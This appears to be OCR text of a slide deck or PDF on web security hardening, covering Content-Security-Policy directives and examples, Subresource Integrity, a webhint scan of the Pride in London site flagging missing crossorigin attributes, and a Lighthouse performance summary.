`connect-src`	`'self'`	Applies to `XMLHttpRequest` (AJAX), `WebSocket` or `EventSource`. If not allowed the browser emulates a `400` HTTP status code. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`font-src`	`font.example.com`	Defines valid sources of fonts. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`object-src`	`'self'`	Defines valid sources of plugins, eg `<object>`, `<embed>` or `<applet>`. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`media-src`	`media.example.com`	Defines valid sources of audio and video, eg HTML5 `<audio>`, `<video>` elements. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`frame-src`	`'self'`	Defines valid sources for loading frames. `child-src` is preferred over this deprecated directive. Deprecated
`sandbox`	`allow-forms allow-scripts`	Enables a sandbox for the requested resource similar to the `iframe` `sandbox` attribute. The sandbox applies a same origin policy, prevents popups, plugins and script execution is blocked. You can keep the sandbox value empty to keep all restrictions in place, or add values: `allow-forms` `allow-same-origin` `allow-scripts` `allow-popups`, `allow-modals`, `allow-orientation-lock`, `allow-pointer-lock`, `allow-presentation`, `allow-popups-to-escape-sandbox`, and `allow-top-navigation` CSP Level 1 · 25+ · 50+ · 7+ · 12+

Source Value	Example	Description
`*`	`img-src *`	Wildcard, allows any URL except data: blob: filesystem: schemes.
`'none'`	`object-src 'none'`	Prevents loading resources from any source.
`'self'`	`script-src 'self'`	Allows loading resources from the same origin (same scheme, host and port).
`data:`	`img-src 'self' data:`	Allows loading resources via the data scheme (eg Base64 encoded images).
`domain.example.com`	`img-src domain.example.com`	Allows loading resources from the specified domain name.
`*.example.com`	`img-src *.example.com`	Allows loading resources from any subdomain under *`example.com`*.
`https://cdn.com`	`img-src https://cdn.com`	Allows loading resources only over HTTPS matching the given domain.
`https:`	`img-src https:`	Allows loading resources only over HTTPS on any domain.
`'unsafe-inline'`	`script-src 'unsafe-inline'`	Allows use of inline source elements such as style attribute, onclick, or script tag bodies (depends on the context of the source it is applied to) and `javascript:` URIs
`'unsafe-eval'`	`script-src 'unsafe-eval'`	Allows unsafe dynamic code evaluation such as JavaScript `eval()`
`'nonce-'`	`script-src 'nonce-2726c7f26c'`	Allows `script` or `style` tag to execute if the `nonce` attribute value matches the header value. For example: `<script nonce="2726c7f26c">alert("hello");</script>`
`'sha256-'`	`script-src 'sha256-qzn...ng='`	Allow a specific script or style to execute if it matches the hash. Doesn't work for `javascript:` URIs. For example: `sha256-qznLcsROx4GACP2dm0UCKCzCG+HiZ1guq6ZZDob/Tng=` will allow `alert('Hello, world.');`

Content-Security-Policy Examples

Here a few common scenarios for content security policies:

Allow everything but only from the same origin

```
default-src 'self';
```

Only Allow Scripts from the same origin

```
script-src 'self';
```

Allow Google Analytics, Google AJAX CDN and Same Origin

```
script-src 'self' www.google-analytics.com ajax.googleapis.com;
```

Starter Policy

This policy allows images, scripts, AJAX, and CSS from the same origin, and does not allow any other resources to load (eg object, frame, media, etc). It is a good starting point for many sites.

```
default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self';
```

REAL-TIME SECURITY REPORTING

Know exactly what's happening with your site before your users can even pick up the phone

DEPLOY

add a single line of code/config to enable reporting

COLLECT

reports sent automatically from all of your visitors

RESPOND

issues can be quickly identified and resolved

GET STARTED FOR FREE!

No credit card required

OUR SERVICES

We help you to deploy and monitor a wide range of security features

Automatic Browser Reporting

Enable your users' browsers to automatically report security threats

Attack Detection

Detect web application attacks from the moment they begin

Centralised Monitoring

View your web application's historic and ongoing threats in a single unified portal

SUBRESOURCE INTEGRITY (SRI) IS A SECURITY FEATURE THAT ENABLES BROWSERS TO **VERIFY** THAT RESOURCES THEY FETCH ARE DELIVERED **WITHOUT UNEXPECTED MANIPULATION**


IT WORKS BY ALLOWING YOU TO PROVIDE A CRYPTOGRAPHIC HASH THAT A FETCHED RESOURCE MUST MATCH

https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/core.js

https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.js

https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.js

https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.map



SRI Hash Generator

Enter the URL of the resource you wish to use:

https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js

Hash!

```
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity
="sha384-JjSmVgyd0p3pXB1rRibZUAYoIIy6OrQ6VrjIEaFf/nJGzIxFDsf4x0xIM+B07jRM" crossorigin="anonymou
s"></script>
```

Subresource Integrity - REC

Usage % of all users ?

Global 91.77%

Subresource Integrity enables browsers to verify that file is delivered without unexpected manipulation.

Current aligned | Usage relative | Date relative | Apply filters | Show all | ?

IE	Edge	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser	Opera Mobile	Chrome for Android	Firefox for Android	IE Mobile	UC Browser for Android	Samsung Internet
						3.2-10.3									
	12-16	2-42	4-44	3.1-10.1	10-31	[1] 11.2									4
6-10	17	43-67	45-75	11-12	32-60	11.3-12.1		2.1-4.4.4	7	12-12.1			10		5-8
11	18	68	76	12.1	62	12.3	all	67	10	46	75	67	11	12.12	9.2
	76	69-70	77-79	13-TP		13									

Notes | Known issues (0) | Resources (9) | Feedback

[1] Can be enabled via the "Experimental Features" developer menu

Subresource Integrity

Subresource Integrity (SRI) is a security feature that enables browsers to verify that resources they fetch (for example, from a CDN) are delivered without unexpected manipulation. It works by allowing you to provide a cryptographic hash that a fetched resource must match.

> **Note:** For subresource-integrity verification of a resource served from an origin other than the document in which it's embedded, browsers additionally check the resource using Cross-Origin Resource Sharing (CORS), to ensure the origin serving the resource allows it to be shared with the requesting origin.

How Subresource Integrity helps


Using Content Delivery Networks (CDNs) to host files such as scripts and stylesheets that are shared among multiple sites can improve site performance and conserve bandwidth. However, using CDNs also comes with a risk, in that if an attacker gains control of a CDN, the attacker can inject arbitrary malicious content into files on the CDN (or replace the files completely) and thus can also potentially attack all sites that fetch files from that CDN.

Subresource Integrity enables you to mitigate some risks of attacks such as this, by ensuring that the files your web application or web document fetches (from a CDN or anywhere) have been delivered without a third-party having injected any additional content into those files — and without any other changes of any kind at all having been made to those files.

Using Subresource Integrity

You use the Subresource Integrity feature by specifying a base64-encoded cryptographic hash of a resource (file) you're telling the browser to fetch, in the value of the `integrity` attribute of any `<script>` or `<link>` element.

MORE TOOLS -
ONLINE SCAN




A JS Foundation Project

webhint SCANNER DOCUMENTATION ABOUT GITHUB

Search Documentation

Use webhint to improve your website

webhint is a linting tool that will help you with your site's accessibility, speed, security and more, by checking your code for best practices and common errors. Use the online scanner or the CLI to start checking your site for errors.



TRY THE ONLINE SCANNER

GET STARTED WITH THE CLI

Why use webhint?

FULLY CUSTOMIZABLE

Every site is different. webhint adapts its feedback when you give it more information: ignore 3rd-party code, prioritize *your* users' browsers, and control the results with minimal setup.

USER GUIDE

CREATE YOUR OWN HINTS

With the help of our contributor guide, you can create new hints to suit *your* needs. You can help webhint help even more people like you by contributing your hints back!

HINT DOCUMENTATION

COMMUNITY DRIVEN

webhint welcomes anyone who wants to make the web a better place. Testing, filing issues and feature requests, contributing code, and improving the documentation are just the start!

WEBHINT GITHUB

SCANNING 100% SCAN TIME: 02:43

HINTS
174

URL: https://prideinlondon.org/

DATE: 2019-05-11 10:03

YOUR SCAN RESULT LINK: https://webhint.io/scanner/6616d896-6c00-409c-8c5a-58a7ee4bc187

webhint version: 4.5.0 Configuration JSON

Hints

Accessibility

expand all

axe: 16 hints

Compatibility

expand all

content-type: 18 hints

highest-available-document-mode: 1 hints

PWA

expand all

apple-touch-icons: 8 hints

Performance

expand all

http-cache: 37 hints

http-compression: 18 hints

	HINTS	PASSED
ACCESSIBILITY	1	0 / 1
COMPATIBILITY	2	5 / 7
PWA	1	3 / 4
PERFORMANCE	5	2 / 7
PITFALLS	0	0 / 0
SECURITY	3	7 / 10

Security

close all

sri: 3 hints

Why is this important | How to fix this

hint #1: Cross-origin resource https://cdnjs.cloudflare.com/ajax/libs/babel-polyfill/7.2.5/polyfill.js needs a "crossorigin" attribute to be eligible for integrity validation

https://prideinlondon.org/

```
<script data-react-helmet='true' src="https://cdnjs.cloudflare.com/ajax/libs/babel-polyfill/7.2.5/polyfill.js'></script>
```

hint #2: Cross-origin resource https://www.googletagmanager.com/gtm.js?id=GTM-5BVPWZ6 needs a "crossorigin" attribute to be eligible for integrity validation

https://prideinlondon.org/

```
<script src="https://www.googletagmanager.com/gtm.js?id=GTM-5BVPWZ6"></script>
```

hint #3: Cross-origin resource https://cdnjs.cloudflare.com/ajax/libs/rollbar.js/2.4.6/rollbar.min.js needs a "crossorigin" attribute to be eligible for integrity validation

https://prideinlondon.org/

```
<script crossorigin="" src="https://cdnjs.cloudflare.com/ajax/libs/rollbar.js/2.4.6/rollbar.min.js'></script>
```

Use Subresource Integrity

`sri` warns about requesting scripts or stylesheets without using subresource integrity.

Why is this important?

A common practice in modern web development is to use third party resources from CDNs or different services (analytics, ads, etc.). However, doing so can increase the attack surface of your web site/app.

While there are techniques to verify the agent is talking with the right server (TLS, HSTS, etc.), an attacker (or administrator) with access to the server can manipulate the content with impunity.

> If you want to load a crypto miner on 1,000+ websites you don't attack 1,000+ websites, you attack the 1 website that they all load content from. (Scott Helme)

Subresource Integrity is a standard that mitigates this by ensuring that an exact representation of a resource, and only that representation, loads and executes.

What does the hint check?

This hint checks that a website correctly uses SRI, more specifically:

- All the downloaded resources by an `<script>` or `<link rel="stylesheet">` have an `integrity` attribute.
- The `integrity` attribute needs to be valid. I.e.: it should contain something in the form of `sha(256|384|512)-HASH`, where `HASH` is the hashed value of the downloaded body's response using the previously specified algorithm (`sha256`, `sha384`, or `sha512`).
- The minimum cryptographic hash function used is `sha384`. If multiple ones are provided, the highest one will be used to determine if the baseline is met.
- When using a cross-origin resource (e.g.: using a script hosted in a third party CDN), the `<script>` or `<link>` tag needs to have a valid `crossorigin` attribute.
- The resource is served on a secure context (i.e.: HTTPS) to guarantee the HTML and resource haven't been tampered during the delivery.
- The hash from the `integrity` attribute needs to be the same as the one calculated using the response's body.
- If multiple hashes are provided, at least one needs to be valid.

Examples that **trigger** the hint

Cross-origin resource with no `crossorigin` attribute:


Lighthouse

Lighthouse is an open-source, automated tool for improving the quality of web pages. You can run it against any web page, public or requiring authentication. It has audits for performance, accessibility, progressive web apps, and more.

You can run Lighthouse in Chrome DevTools, from the command line, or as a Node module. You give Lighthouse a URL to audit, it runs a series of audits against the page, and then it generates a report on how well the page did. From there, use the failing audits as indicators on how to improve the page. Each audit has a reference doc explaining why the audit is important, as well as how to fix it.

RUN LIGHTHOUSE IN CHROME DEVTOOLS FILE AN ISSUE

Check out the video below from Google I/O 2017 to learn more about how to use and contribute to Lighthouse.



Saturday 6 July

Pride in London

The UK's biggest, most diverse Pride. A home for every part of London's LGBT+ community.

This year's parade

75	94	86	100	PWA
Performance	Accessibility	Best Practices	SEO	Progressive Web App

Score scale: 90-100 50-89 0-49

Performance

75

Metrics

First Contentful Paint	2.9 s	First Meaningful Paint	4.7 s
Speed Index	3.1 s	First CPU Idle	4.8 s
Time to Interactive	5.8 s	Estimated Input Latency	80 ms

View Trace

Values are estimated and may vary.

94

https://prideinlondon.org/

0–49 50–89 90–100

Données de champ — Le rapport d'expérience utilisateur Chrome ne contient pas assez de données réelles sur la vitesse pour cette page.

